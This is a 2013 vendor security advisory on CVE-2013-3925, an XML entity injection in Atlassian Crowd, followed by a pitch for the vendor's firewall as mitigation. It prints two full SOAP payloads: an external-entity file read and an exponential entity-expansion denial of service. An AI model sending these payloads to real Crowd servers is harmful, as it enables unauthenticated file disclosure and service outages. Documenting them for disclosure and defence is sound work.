Security Research Advisory - July 15 th, 2013

Atlassian Crowd XML Entity Injection

What happened?

Command Five Pty Ltd has released a security advisory about a *critical* vulnerability in Atlassian Crowd. This vulnerability (CVE-2013-3925) is remotely accessible and does not require authentication.

Attack description

The first attack relies on the *<!ENTITY … SYSTEM>* XML element included into a request to the application. Lack of filtering and internal handling of this XML element lead to disclosure of the file specified into the element. Thanks to loose internal accounts restrictions, system sensitive file can be retrieved.

```
<!DOCTYPE x [ <!ENTITY pwned SYSTEM "file:///C:/test/test.txt"> ]>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">
<s:Body>
<authenticateApplication xmlns="urn:SecurityServer">
<in0
xmlns:a="http://authentication.integration.crowd.atlassian.com"
xmlns:i="http://www.w3.org/2001/XMLSchema-instance">
<a:credential>
<a:credential>password</a:credential>
<a:encryptedCredential>&pwned;</a:encryptedCredential>
</a:credential>
<a:name>username</a:name>
<a:validationFactors i:nil="true"/>
</in0>
</authenticateApplication>
</s:Body>
</s:Envelope>
```

File retrieval using the <!ENTITY> element

Note that, with this kind of attack, a remote attacker can make the Crowd server send *HTTP GET* requests too. This would be used to make *HTTP* requests originate from the

server and bypass possible authentication/validation rules.

The second attack relies on a denial of service happening during the expansion phase of the *<!ENTITY>* elements. This denial of service attack makes the Crowd server consume a huge amount of memory.

```
<!DOCTYPE x [
<!ENTITY e0 "PWNED">
<!ENTITY e1 "&e0;&e0;">
<!ENTITY e2 "&e1;&e1;">
<!ENTITY e3 "&e2;&e2;">
[...skipped...]
<!ENTITY e31 "&e30;&e30;">
<!ENTITY pwned "&e31;&e31;"> ]>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">
<s:Body>
<authenticateApplication xmlns="urn:SecurityServer">
<in0
xmlns:a="http://authentication.integration.crowd.atlassian.com"
xmlns:i="http://www.w3.org/2001/XMLSchema-instance">
<a:credential>
<a:credential>password</a:credential>
<a:encryptedCredential>&pwned;</a:encryptedCredential>
</a:credential>
<a:name>username</a:name>
<a:validationFactors i:nil="true"/>
</in0>
</authenticateApplication>
</s:Body>
</s:Envelope>
```


Denial of service using the <!ENTITY> element

Mitigation

The Atlassian Crowd product can be protected with DASP 4.x with XML option.

DASP **default** XML security policy enables protection against *<!ENTITY … SYSTEM>* elements which are to be considered as suspicious as long as they are not explicitly authorized.

This default XML security policy protects against exponential *<!ENTITY>* elements expansion too.



DASP 4.x default XML security policy

About the DARC

The Deny All Research Center (DARC) is an internal division of Deny All, which focuses on threat analysis and mitigation. Over the last 10 years, this department's research has contributed to the design of state-of-the art Web application security solutions. More information on Deny All can be found at http://www.denyall.com